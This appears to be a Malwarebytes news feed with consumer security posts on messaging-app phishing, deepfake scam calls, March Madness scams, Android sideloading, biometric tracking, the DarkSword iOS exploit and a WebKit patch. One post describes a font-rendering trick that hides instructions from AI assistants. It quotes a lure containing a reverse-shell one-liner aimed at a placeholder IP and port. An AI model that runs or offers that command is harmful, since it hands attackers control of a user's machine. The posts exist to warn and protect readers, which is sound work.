
Normal view

FBI, CISA warn of Russian hackers hijacking Signal and WhatsApp accounts

24 March 2026 at 14:39

In a Public Service Announcement (PSA) the Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) warn the public about ongoing Russian-linked phishing campaigns that aim to gain access to messaging accounts.

Earlier this month we wrote about a large‑scale phishing campaign aimed at hijacking Signal and WhatsApp accounts belonging to senior officials, military personnel, civil servants, and journalists.

Now the FBI and CISA have joined European intelligence services in warning that the same tactics are being used in a broader campaign targeting these commercial messaging apps. The goal is not to break end‑to‑end encryption, but to walk straight around it by stealing access to individual accounts.

In our previous article, we focused on warnings from the Dutch intelligence services AIVD and MIVD, which described how Russian state‑backed actors approached high‑value targets via Signal and WhatsApp, posing as “Signal Support”, “Signal Security Bot”, or similar. The PSA demonstrates how the same groups are now running global phishing campaigns against messaging app accounts, with evidence suggesting thousands of compromised accounts worldwide.

It’s important to reiterate that the attackers have not managed to break the apps’ end-to-end encryption. Instead, they are relying on social engineering to get a device added so they can eavesdrop on accounts.

The current targets include current and former US government officials, military staff, political figures, and journalists, but there is nothing to stop the same techniques being reused against businesses and everyday users.

So, while it’s tempting to dismiss this as a problem for diplomats and generals (and the agencies issuing these alerts do mention high‑profile targets first), the techniques scale very easily. Once playbooks like these are public, they tend to be copied by cybercriminals looking for new ways to steal money or accounts.

How to protect your accounts

As the PSA puts it:

“Phishing remains one of the most unsophisticated, yet effective means of cyber compromise, often rendering other protections irrelevant”

This calls asks for basic security measures:

  • Treat unsolicited messages from “Support” inside apps as suspicious by default. Legitimate support for apps like Signal and WhatsApp does not ask you, in a chat message, to send back verification codes, PINs, or passwords.​ If you receive a warning about account problems, do not follow links in the message. Open the app’s settings directly or visit the official website through other means.
  • Never share SMS verification codes or app PINs. SMS codes are there to prove that you control a phone number. Anyone who has the code can pretend to be you. App‑specific PINs or passcodes are there to protect account changes. Giving them away is like handing over the keys to your account. Consider anyone asking for them to be a scammer.
  • Be careful what you discuss and with whom. Both the Dutch and US advisories remind us that even with end‑to‑end encryption, some conversations are too sensitive for commercial chat apps.
  • Use the extra security features these apps offer. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a common code, to reduce the chance of social engineering or shoulder‑surfing.
  • Another useful feature is disappearing messages. Short‑timer and disappearing messages reduce how much content is available if an attacker gets into a chat later, or if someone obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.

What to do if you think your account was hijacked

If you suspect an attacker has taken over your messaging account:

  1. Try to re‑register your number in the app immediately to kick out other devices.
  2. Revoke all linked devices and change any app‑specific PINs or lock codes.
  3. Warn your contacts that someone may have impersonated you and ask them to treat recent messages with caution.
  4. Review recent conversations for signs of data theft (for example, shared IDs, documents, or passwords that should now be considered exposed).
  5. Report the incident to the app provider and, where appropriate, to national reporting centers such as the FBI’s Internet Crime Complaint Center (IC3) at ic3.gov or the relevant authority in your country.​

The sooner you act, the smaller the window in which attackers can exploit your account.


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.
Scam compounds hiring “AI models” to seal the deal in deepfake video calls

24 March 2026 at 13:18

Scam compounds in Southeast Asia have already become modern slave farms, trapping victims and forcing many of them to become scammers for them. Now they’ve added another type of worker to the mix: so-called AI models.

These professional scammers conduct video calls with their targets, charming them into handing over their cash. As reported in WIRED this week, recruitment ads describe roles handling around a hundred live video calls per day, promoting romance scams and crypto hustles in industrial-scale scam operations across Cambodia, Myanmar, and Laos. 

These scam farms already rely on chat operators to ensnare scam victims via messaging apps. Many of these operators are themselves victims of trafficking, forced to work long shifts under threats of violence. They develop relationships with victims over time, exploiting loneliness or financial worries. While they work to make a victim feel special, they’re actually juggling similar text sessions with dozens of people at once. Eventually, a victim may want a video call, either to meet their imagined sweetheart or to confirm an investment opportunity is legitimate (or both). 

Chat operators might not have the ability to charm victims on video, especially when they’re victims themselves, being made to work long shifts and are physically beaten.  So when a victim asks for a video call, the scam bosses call in a specialist “AI model” with strong interpersonal skills to charm the victim. Despite the name, they’re real people hired to appear on video calls. The AI deepfake software adjusts their looks to match the fictionalized person that the victim is hoping to see. 

Scam operations run recruitment ads for these models, and many seem willing to apply for these jobs. Humanity Research Consultancy, an investigative research group that tracks trafficking supply chains, identified a pitch from a 24-year-old Uzbekistani calling herself Angel. She claimed to speak four languages and to have a year’s experience as an AI model. She demanded $7,000 monthly for her services. 

The growth of scam compounds 

How do these scam compounds even exist? According to the Australian Strategic Policy Institute, Myanmar’s 2021 military coup helped fuel a fraud boom. Scam centers along the Thai border have more than doubled as crime syndicates move into that region, along with Myanmar, Cambodia and Laos. 

These scam centers are often tolerated because they line the coffers of local militia. But there have been some countermeasures. Raids and cross-border crackdowns have led to arrests and the movement of large numbers of suspects between countries, including operations targeting compounds such as KK Park in Myawaddy. Cambodia and Myanmar have also signalled increased efforts to tackle scam operations, although the networks remain highly resilient.

This kind of activity becomes easier as technology improves. Real-time face-swapping and deepfake tools are now good enough to support live video, not just pre-recorded clips. We’ve already seen real-time deepfakes used for everything from job interviews through to impersonating banking executives to scam millions. What’s new here is the scale: people handling dozens or even hundreds of calls a day for romance scams and crypto investment fraud shows that this is now a mass exploit. 

How to stay safe 

Here’s the problem with deepfake video: the common “tells” that let you spot it are evaporating. At one time a sure sign of an AI deepfake was someone with the wrong number of fingers or oddities in hairlines. You can up the ante in live calls by asking someone to turn sideways. Have them touch their nose, and wave their fingers in front of their face. It’s more difficult for deepfake software to handle that extra noise. 

But beware: the algorithms that produce deepfakes are getting better all the time, and more easily able to handle such tests. We’re at the point where this deepfake researcher says many more of us will be fooled by them this year. 

If you can’t fully trust what you see, fall back on what you know. Be wary of unsolicited contact, especially when someone quickly builds emotional rapport or introduces an investment opportunity. Even if a profile looks well-established or a website appears legitimate, take time to dig a little deeper.

Avoid sharing personal or financial information with someone you’ve only met online, and be wary of anyone who pushes you toward quick decisions or asks to move conversations off established platforms. The FBI has some sound advice on their website

The most dangerous part of this deepfake AI model trend is that it helps scam operations cross the final frontier. A live human can close a scam that a simple chat interaction can’t. That’s why people like Angel from Uzbekistan have a job, and why you need to be more on your guard than ever. 


We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

The March Madness scam playbook

23 March 2026 at 16:19

March Madness is the annual men’s and women’s NCAA Division I basketball tournament, where 68 teams play in a single-elimination bracket for the US national championship.

But March Madness doesn’t just bring buzzer beaters and busted brackets. It also kicks off a short, intense season for scammers who know fans are distracted, emotional, and often in a hurry. In this post, we’ll walk through the main scam patterns that pop up around the NCAA men’s basketball tournament, so you can recognize them and shut them down before they score.

Large sporting events combine three components that scammers love: money, emotion, and urgency. Fans are hunting for last‑minute tickets, “can’t‑miss” bets, and ways to watch every game. They’re in a hurry, so their guard is down.

From an attacker’s perspective, March Madness is conveniently predictable. Every year in March, millions of people will Google the same terms, click the same types of ads, and respond to the same social media bait. Once you’ve seen the patterns, you’ll start recognizing them around other major events too.

Fake ticket marketplaces and resale fraud

Ticket scams are a staple of any big concert, playoff series, or tournament, and March Madness is no exception.

The playbook is simple: Scammers set up sites and listings that look like legitimate ticket resellers, then take your money and run.

Things to keep an eye on:

  • Screenshots or PDFs of barcodes won’t work when entry tickets are dynamic or tied to an app, but scammers still sell them. Victims will only find out at the gate when tickets are rejected.
  • Too good to be true last‑minute deals. Offers for prime seats at prices well below the official box office, often paired with urgency imposing tactics: “must pay in the next 10 minutes,” “three buyers waiting,” or “I’ll lose my deposit if you don’t decide now.”
  • Sellers push victims into private channels (text, WhatsApp, DMs) and insist on payment methods that are irreversible, like wire transfers, P2P apps, gift cards, or cryptocurrencies.

Fake betting sites, “sure thing” tips, and bonus traps

Legal sports betting has gone mainstream in the US, and March Madness is one of its biggest events. The huge number of casual bettors is a scammer’s dream. Their tactics can be divided into two main categories:

  • Cloned betting platforms. Attackers create sites and apps that mimic real sportsbooks, complete with copied logos, odds feeds, and login pages. Users deposit funds, place bets, and maybe even see “winnings” pile up in the interface—until they try to withdraw and are hit with fees, extra deposits, silent account bans, or witness a disappearing act.
  • “Guaranteed” bets. Social media fills up with self‑proclaimed experts selling access to VIP betting groups or “guaranteed” locks on tournament games. Victims pay for tips or are funneled into shady offshore sites that conveniently lose their money or demand more deposits to “unlock” withdrawals.

Streaming scams

Not everyone has a cable subscription or an official streaming package, and scammers know many fans will look for free or cheap alternatives. That creates a fertile ground for malicious streaming offers. There are some common patterns to watch for:

  • Fake portals promising all the games live. Websites advertise free HD streams of every tournament game but require you to create an account and enter a credit card “for age verification” or a “free trial.” Once you submit details, charges appear or your card data is sold on.
  • Malicious players and extensions. Some sites will prompt you to download a special player, codec, or browser extension before you can watch. Instead of video, you get adware, browser hijackers, or a foothold for more serious malware.
  • Shortened URLs and reposted “official stream” links spread quickly around tip‑off time, often redirecting through multiple ad and tracking networks before landing on phishing or scam pages.
  • Like-farming and other social media clickbait promising free streams only to boost the account’s reputation for a next wave of scams.

Bracket phishing, office pools, and prize scams

Brackets are part of the culture: friends, families, and workplaces run pools where everyone predicts the tournament results. Scammers piggyback on that habit with phishing campaigns and fake prize draws. These usually show up in a few ways:

  • Official bracket challenge phishing. Emails or messages invite you to join a tournament bracket hosted by a big brand or media outlet, complete with logos and plausible wording. The link really leads to a credential‑harvesting page masquerading as your email, work SSO, or a well‑known sports site.
  • Fake “you won the pool” notifications. Messages claim you’ve won a prize in a bracket you never joined, and instruct you to click a link or provide personal and banking details to receive your payout.
  • All the data they can get for you to join. Some bracket or contest sites ask for far more information than necessary. They want your full address, date of birth, even ID numbers, all under the pretext of age verification or tax reporting. Once you provide them, the phishers will monetize the data.

How to stay safe

Defending yourself against March Madness scams isn’t about never betting or never buying tickets. But you should treat the entire tournament as a high-risk period and tighten up your usual habits.

While the underlying technical tricks may vary, the social engineering themes are consistent:

  • Urgency. Time is limited, for some reason. The goal is to stop you thinking.
  • Scarcity. Limited seats, limited odds boosts, limited contest spots. All designed to trigger FOMO.
  • Too good to be true. Playing on hope and excitement.
  • Authority and familiarity. Scammers use team logos, broadcaster branding, or language that mimics your employer’s internal pool announcements to appear legitimate.

The defenses are also much the same:

  • Think before you click, act, or buy. If something looks suspicious, check it with Scam Guard.
  • Type official URLs into the browser or use trusted apps instead of following links from email, DMs, or social posts.
  • Use protected payment methods. Pay with credit cards or other methods that support chargebacks and dispute resolution.
  • Treat all unsolicited and unexpected messages as suspicious.
  • Report incidents. If you think you have been scammed, report it to your bank, the FTC and via BBB’s Scam Tracker.

We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

Advanced Flow will make Android sideloading safer

23 March 2026 at 13:42

Google has announced the introduction of Advanced Flow, designed to let Android users install apps from unverified developers more safely than before.

This process is known as sideloading. It means installing an app on your device from somewhere other than the Google Play store, usually by downloading and opening its installation file yourself.​

Right now, that typically involves:

  • Downloading an app file (an APK on Android) from a website, email, or another source instead of Google Play.​
  • Manually installing it, often after turning on a setting that allows apps from “unknown” or “unverified” developers.

From Google’s point of view, this has been a security weak spot. Scammers regularly abuse sideloading to trick victims into installing malware while bypassing built‑in protections.

They often pressure victims into installing apps that turn out to be infostealers or other malware. According to research by the Global Anti-Scam Alliance (GASA), scams caused an estimated $442 billion in losses last year.

So anything that helps reduce that risk is welcome.

What Google is changing isn’t dramatic, but it does make the process of installing an app from outside the official Play Store more secure. In simple terms, Advanced Flow adds extra steps and delays so scammers can’t rush people into disabling protections and installing their malware.

How Advanced Flow works

To sideload apps using Advanced Flow, users will need to go through a series of steps:

  • Enable developer mode in system settings. This is easy enough, and helps prevent accidental or one-tap bypasses often used in high-pressure scams.
  • Complete a quick safety check to make sure that no one is talking you into turning off your security. Scammers often pressure victims into disabling protections.
  • Restart your device, which cuts off any remote access or active phone calls a scammer might be using to guide you.
  • Wait one day, then you can confirm the change using biometrics (like fingerprint or face unlock) or your device PIN. This one-time, one-day delay breaks the urgency scammers rely on, giving you time to think.

Once you’ve confirmed you understand the risks, you’re all set to install apps from unverified developers. You can allow this for seven days or indefinitely. For safety, you’ll still see a warning that the app is from an unverified developer, but you can just tap “Install Anyway.”

In addition to the Advanced Flow, Google is introducing free, limited distribution accounts for students and hobbyists. These let developers share apps with a small group (up to 20 devices) without needing ID verification or a registration fee. 

What this means for users


So after these changes, these will be the options for users that have “developer mode” enabled on their Android device.

  • Sideloading directly from verified developers
  • Sideloading from developers with limited distribution accounts
  • Sideloading from unverified developers with Advanced Flow
3 sideloading options
Image courtesy of Google

Advanced Flow is expected to roll out in August 2026.

Overall, it seems a reasonable compromise. Sideloading isn’t going away, so this keeps that ability but adds meaningful barriers against scam‑driven installs, thwarting social‑engineering campaigns without outright killing power‑user workflows. The one-day delay could turn out to be frustrating though, even if it’s only a one-time event.


We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.

Could your face change what you pay? NYC wants limits on biometric tracking

20 March 2026 at 14:39

New York City lawmakers are pushing to ban private businesses from using biometric tools like voice and facial recognition software to track the public.

While the desire to use surveillance technology in stores to fight shoplifting is understandable, lawmakers and privacy advocates are worried that the data could be repurposed to profile customers.

The New York City Council has held a hearing over two bills that would ban city landlords and businesses from using facial recognition technology.

  • One proposal would make it illegal for any public place to use biometric recognition technology to identify or verify a customer.
  • The other would prohibit landlords from installing, activating, or using any biometric recognition technology that identifies tenants or their guests.

In this article we want to focus on some of the reasons behind these proposals.

For context, it’s good to know that in New York City, businesses that collect biometric data are already required to post standardized signs letting people know.

Let’s look at what happens when your face becomes your ID, and every movement in a store can be turned into another data point.

Why gathering biometric data is considered bad

Collecting biometric data raises several objections. The most pressing ones are:

  • Unique but hard-to-erase identifiers. While you can reset a password, your face is harder to change. This means data leaks or abuse of facial templates, gait, or voiceprints can create permanent risks and be linked across databases.
  • Accuracy and bias concerns. Studies and civil liberties groups have found that facial recognition system can be error-prone and biased across different groups.
  • Lack of meaningful consent. In practice, supermarkets and landlords using facial recognition are giving people a mere theoretical choice. People can submit their biometrics or forego basic services. Critics argue that this undermines genuine consent.
  • Chilling effect. The feeling of constantly being watched everywhere you go is an uncomfortable one, and can discourage people from engaging in everyday, legitimate activities.
  • Surveillance pricing. This deserves some more explanation, which we’ll cover next.

What is surveillance pricing?

It’s essentially how your face becomes an unerasable loyalty card.

Imagine you go into a local supermarket and notice that different people pay different prices for the same item. Would that feel fair?

Surveillance pricing refers to the use of detailed consumer data and behavioral signals to dynamically adjust prices.

Some characterize it as retailers using big‑data profiles to segment customers into increasingly narrow groups, down to the level of potentially charging each person the maximum the model thinks they are willing to pay.

We already see versions of this online. When you’re looking for airline tickets, for example, prices can change based on various signals. But it can be hard to notice, and companies tell us it’s not personal. But imagine that same logic quietly following you into the supermarket.

How this works online is relatively straightforward: websites track clicks, time on page, cart activity, and past spending to estimate how sensitive you are to price changes.

In physical stores it’s more complex, but not impossible. Data from in-store security systems that also collect biometrics and facial recognition can be combined with loyalty programs, apps, and in‑store Wi‑Fi analytics could, in theory, be combined to build similar profiles.

Electronic shelf labels (ESL) can already allow retailers to change shelf prices instantly across a store or specific sections.

This could lead to situations where wealthier or more brand-loyal customers are quietly charged more. Or vulnerable groups could be targeted with manipulative discounts for higher‑margin or even less healthy products.

What to do?

Unfortunately, there’s no simple way to privacy‑hack your way out of a system that can turn your body into a tracking ID. The most effective fix is boring but powerful: laws with teeth, regulators that actually enforce them, and stores that don’t hide what they’re doing.

You could:

  • Avoid stores that openly advertise biometric scanning when there are alternatives.
  •  Support local and national efforts to regulate biometric tracking and related practices, such as the proposals from the New York City Council.

We shouldn’t have to trade access to food, housing, or basic services for the ability to move through a city without our bodies being mined for data. If we don’t draw that line now, practices like surveillance pricing could quietly bake inequality and discrimination into something as mundane as buying groceries.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

A DarkSword hangs over unpatched iPhones

19 March 2026 at 13:27

Researchers at Google have identified an iOS exploit chain, named DarkSword, that has been used since late last year by multiple actors to infect iPhones with malware in targeted attacks.

DarkSword combines six vulnerabilities in iOS and Safari to deploy malware on the device. It demonstrates, once again, how important it is to keep up with updates.

The exploit works against iPhones running iOS versions 18.4 through 18.7, and simply visiting a malicious or compromised website with a vulnerable device can be enough to get infected (a drive‑by attack).

The researchers found that several groups are using the tool to attack their preferred targets. DarkSword has been used both by commercial spyware vendors and by state‑backed actors, with campaigns observed in Saudi Arabia, Turkey, Malaysia, and Ukraine.

In Saudi Arabia, attackers used a fake Snapchat lookalike. In Ukraine, attackers compromised at least two Ukrainian websites, including a government site.

Upon successful exploitation, malware is executed on the device. The type of malware depends on the attacker. In the Ukrainian campaign, that malware is known as Ghostblade, one example of a payload delivered via the DarkSword exploit chain.

Ghostblade is a JavaScript‑based data‑stealer that exfiltrates unique device identifiers, SMS and iMessage messages, call history, contacts, Wi‑Fi configuration and passwords, Safari cookies and browsing history, location data, notes, calendar entries, health data, photos, iCloud Drive files, SIM information, emails, a list of installed apps, saved passwords, and the message history from Telegram and WhatsApp.

Beyond this, Ghostblade stands out because it also targets cryptocurrency‑related data, actively seeking apps for major exchanges (Coinbase, Binance, Kraken, Kucoin, OKX, Mexc) and wallet apps (Ledger, Trezor, Metamask, Exodus, Uniswap, Phantom, Gnosis Safe). Researchers note that Ghostblade is not built for long‑term surveillance: once it has collected the data, it deletes its temporary files and terminates itself.

The risks

Vulnerable devices can be infected just by visiting that one malicious or compromised website. And the consequences can be severe. DarkSword turns a single website visit into full device compromise, followed by Ghostblade exfiltrating as much data as it can in one go.

  • Data theft: Ghostblade and related payloads can grab communications (SMS, iMessage, Telegram, WhatsApp, email), photos, health data, location history, Wi‑Fi credentials, keychain items, and more in one sweep.
  • Crypto theft and profiling: The malware enumerates specific exchange and wallet apps, which allows both direct theft and lets criminals use the stolen information to build a detailed profile of financially interesting targets.
  • Forensic evasion: Because Ghostblade wipes its own traces after stealing all that information, it can take a long time before victims figure out something is wrong. Many victims may never know they were compromised.

Since the same exploit kit is being reused across commercial surveillance firms and state‑aligned actors, the number of campaigns and victims will increase over time.

The solutions

Update to the latest iOS available for your device. DarkSword can affect iOS versions 18.4 through 18.7, and Apple’s recent releases include fixes for CVE‑2026‑20700 and related vulnerabilities.

If you have reason to believe you’re a potential target for attacks of this nature (journalists, activists, or people that have access to sensitive data) it is advisable to enable Lockdown Mode:

  1. Open the Settings app.
  2. Tap Privacy & Security.
  3. Scroll down, tap Lockdown Mode, then tap Turn On Lockdown Mode.
  4. Read the presented information and tap Turn On Lockdown Mode.
  5. Tap Turn On & Restart.
  6. Enter your device passcode when prompted.

Do inform yourself about the consequences of turning on Lockdown Mode. It makes your device a lot less user-friendly, but it has proven effective against highly targeted attacks.

Here are some more general tips:

  • Use up-to-date, real-time anti-malware protection for your device to block malicious websites where possible.
  • Avoid following links sent in unsolicited messages, especially for services like Snapchat, crypto exchanges, banking, or email.
  • Use content blockers (for example Malwarebytes Browser Guard) in Safari to reduce exposure to malicious content (though they are not a silver bullet for zero‑days).
  • Move high‑value crypto assets to hardware wallets or dedicated devices, and use mobile wallets only for smaller amounts.
  • Use a password manager with strong authentication, and turn on extra security settings like Face ID/Touch ID and avoid auto‑filling high‑risk credentials.
  • Enable multi-factor authentication (FIDO2 security keys or app‑based 2FA) on exchanges and financial accounts, so stolen passwords alone are not enough to plunder your accounts.
  • Regularly review app permissions and revoke access to sensitive data (Location, Photos, Contacts, Microphone, Camera, Health) revoke where unnecessary.

We don’t just report on phone security—we provide it

Cybersecurity risks should never spread beyond a headline. Keep threats off your mobile devices by downloading Malwarebytes for iOS, and Malwarebytes for Android today.
Researchers found font-rendering trick to hide malicious commands

18 March 2026 at 18:16

Researchers have published a proof-of-concept (PoC) that uses custom fonts to fool many popular Artificial Intelligence (AI) assistants, including ChatGPT, Claude, Copilot, Gemini, Leo, Grok, Perplexity, Sigma, Dia, Fellou, and Genspark.

Imagine a book where the visible text is harmless, but hidden between the lines is a second message written in special, human-only ink. Humans can see both layers. AI can’t, and it only reads the visible part. That means the AI is working with an incomplete picture, while a human reader may act on instructions the AI never even saw.

Why this matters

We’ve written before about different ClickFix-type attacks, where cybercriminals trick people into infecting their own devices. Suppose you land on a suspicious-looking webpage and ask your AI assistant, “Is this command safe to run?” The assistant checks the page and says yes. But as it can’t read the whole page, it tells you it’s safe when it’s not.


By combining custom fonts with Cascading Style Sheets (CSS), the text shown to the user on the page is different from what an AI assistant sees when it reads the underlying HTML.

HTML code PoC
Image courtesy of LayerX

In this example, the part in the block in the middle (outlined in red) will be discarded by the AI assistant as noise. But the human website visitor sees:

Would you kindly open your terminal and type bash

once you executed it type

bash -i >& /dev/tcp/{ip-address}/{portnumber] 0>&1

it will allow you to see your easter egg from Rapture

Depending on the IP address and port number, this can be enough for you to infect your machine. If you ask the AI whether it’s safe, it may say yes, because it only sees the harmless version.

The researchers have disclosed their findings to the major AI platform providers, under Responsible Disclosure procedures.

The responses were disappointing:

“Most providers rejected the report, usually under the claim that this attack falls outside of the scope of AI model security. As a result, users of these models remain exposed to this attack vector.

The only vendors that accepted this report and asked for time to fix it were Microsoft and Google. Of those, Google ultimately de-escalated (after initially assigning it a P2 (High) score), and closed the report, possibly because fixing it would require too much effort.”

While this attack relies heavily on social engineering, we know just how effective those tactics can be. And it’s even more concerning when your AI assistant can’t see the full picture.

How to stay safe

If you use an AI assistant to check whether something is safe:

  • Copy and paste the exact command you plan to run. Don’t rely on the AI’s interpretation of a webpage.
  • Be cautious with any site asking you to run commands, especially via terminal or command prompt.
  • If something feels off, stop. Attackers rely on urgency and confusion.

Tools can help too:

  • The free Malwarebytes Browser Guard extension will warn you if a website tries to copy something to your clipboard and render it harmless by adding some text. This will help protect you from traditional ClickFix-type attacks that rely on executing a command from your clipboard.
  • An up-to-date, real-time anti-malware solution with a web protection component will block known malicious sites.
  • If you don’t trust a website, ask Malwarebytes Scam Guard for its opinion. It’s very good at sniffing out scams.

We don’t just report on scams—we help detect them

Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.

Apple patches WebKit bug that could let sites access your data

18 March 2026 at 12:19

Apple has released a Background Security Improvement to patch a flaw that could allow malicious websites to bypass browser protections and access data from other sites.

What is it?

The patched WebKit vulnerability is described as:

“A cross-origin issue in the Navigation API was addressed with improved input validation.”

WebKit vulnerabilities refer to security flaws in Apple’s web rendering engine, which powers Safari, Mail, and the App Store on iOS and macOS.

What this means is that the CVE-2026-20643 vulnerability makes it possible for a malicious website to pretend to be another site, maybe one you trust, and then read or steal information that should be kept separate. Normally, browsers enforce a rule called the “same‑origin policy,” which is like a strict fence that stops one site from peeking into another site’s data. This bug could help cybercriminals cut through that fence.

In practical terms, an attacker would first have to lure you to a specially crafted web page. If you visited it, that page could try to bypass the normal isolation between sites and access things it should not see, such as data from another tab or embedded content from a different service.

Attackers do not currently appear to exploit this flaw in the wild, but they like to chain issues like this with other bugs to steal accounts or sensitive data, which likely prompted Apple to ship it as a Background Security Improvement. Apple’s fix tightens how WebKit checks and handles cross‑site navigation.

What to do

This patch for a WebKit vulnerability, tracked as CVE-2026-20643, installs on top of versions 26.3.1/26.3.2 and not as a separate full OS version. Background Security Improvements are only available on the latest OS branch (26.x) and apply silently in the background if you’re on the latest version.

For iOS and iPadOS users, you can check if you’re using the latest software version by  going to Settings > General > Software Update. It’s also worth turning on Automatic Updates if you haven’t already. You can do that on the same screen.

For macOS Tahoe users, you can find out if you’re on the latest 26.3 version from the Apple menu. In the upper-left corner of your screen, choose About This Mac. The information shown there includes the macOS name and version number. If you need to know the build number as well, click the version number to see it.

This Background Security Improvement is only available for Mac users running Tahoe 26.3.1 and MacBook Neo users running 26.3.2.


All users have to do is to check if they have the Background Security Improvements option set to enabled.

For iPhone and iPad users, this setting can be found under Privacy & Security, where you can scroll down and look for the Background Security Improvements toggle.

Automatically install security improvements

On a Mac (macOS Tahoe 26.3.+ only), you can check by following these instructions:

  1. Click the Apple menu > System Settings.
  2. In the sidebar, click Privacy & Security.
  3. Scroll down on the right and click Background Security Improvements.
  4. Make sure Automatically Install is turned on. If it’s off, the Mac won’t get Background Security Improvements until the fixes are rolled into a later full update.

